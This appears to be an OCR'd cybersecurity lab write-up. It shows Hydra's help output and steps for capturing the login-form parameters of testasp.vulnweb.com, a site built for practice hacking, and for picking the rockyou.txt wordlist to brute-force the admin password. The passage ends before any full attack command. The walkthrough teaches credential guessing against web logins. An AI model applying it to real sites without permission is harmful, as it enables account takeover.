
1. Kali Linux VM
2. Hydra

III. STEP BY STEP PROCEDURE:

Task 1:


1. The first step is to power up Kali Linux in a virtual machine. Then, open the Hydra help menu with the following command as "root" user:

   sudo hydra



2. For this lab, I will be focusing on the command line interface version of Hydra, but you can also access the GUI version of hydra using the following command as “root” user:

   sudo xhydra



3. Type “hydra -h” to get the help menu and see what kind of attacks we can run using Hydra.

   Note the examples at the bottom of the help menu, which will provide you with a better idea of the syntax Hydra supports.

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namitmehrotra@kali: ~
File  Actions  Edit  View  Help
└─$ sudo xhydra

┌──(namitmehrotra㉿kali)-[~]
└─$ hydra -h
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [
-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [
-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[
:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FIL
E
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get hel
p
  -y        disable use of symbols in bruteforce, see above
  -r        use a non-random shuffling method for option -x
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed logi
n
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify por
t
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
```


Task 2:


4. The site we will be targeting is the following: http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

   Note that this site has been developed for the purpose of hacking, and you should not use Hydra on any other site without permission from the owner.




5. To use Hydra against an online target such as this one, we need to capture the post-form parameters. Hydra will use these parameters to send its various requests to the correct target. To capture this information, open target site with web browser in Kali. Then, press ctrl + shift + I to open the browser developer tools panel.


   Navigate to the tab called “Network”. When you are there, reload the page by pressing ctrl + F5. You should see several GET requests. This is our machine requesting data from the server so that we can see the login form.



6. Now enter a random username and password into the login page and click login.




7. You should see a new POST request pop up in the Network tab. This is our machine sending the data to the server. This request contains the parameters we need.




Task 3:


8. Right click on the POST request and select “Edit and Resend”. A page will open to the right of the Network header, with information regarding the POST request. Scroll down to the Request Body section and copy the tfUName and tfUPass Parameters. Hydra will need this information.




Task 4:

9. For this attack, we will be attempting to login as admin. We will need to choose a wordlist to guess passwords to login as this account. Open the terminal and type: "wordlists **-h**" to see all the different wordlists Kali has installed. We will use the rockyou.txt wordlist for this attack. Type y to extract the rockyou.txt wordlist file.





10. Type ls into the terminal after this and you will see that the rockyou.txt file is now available.



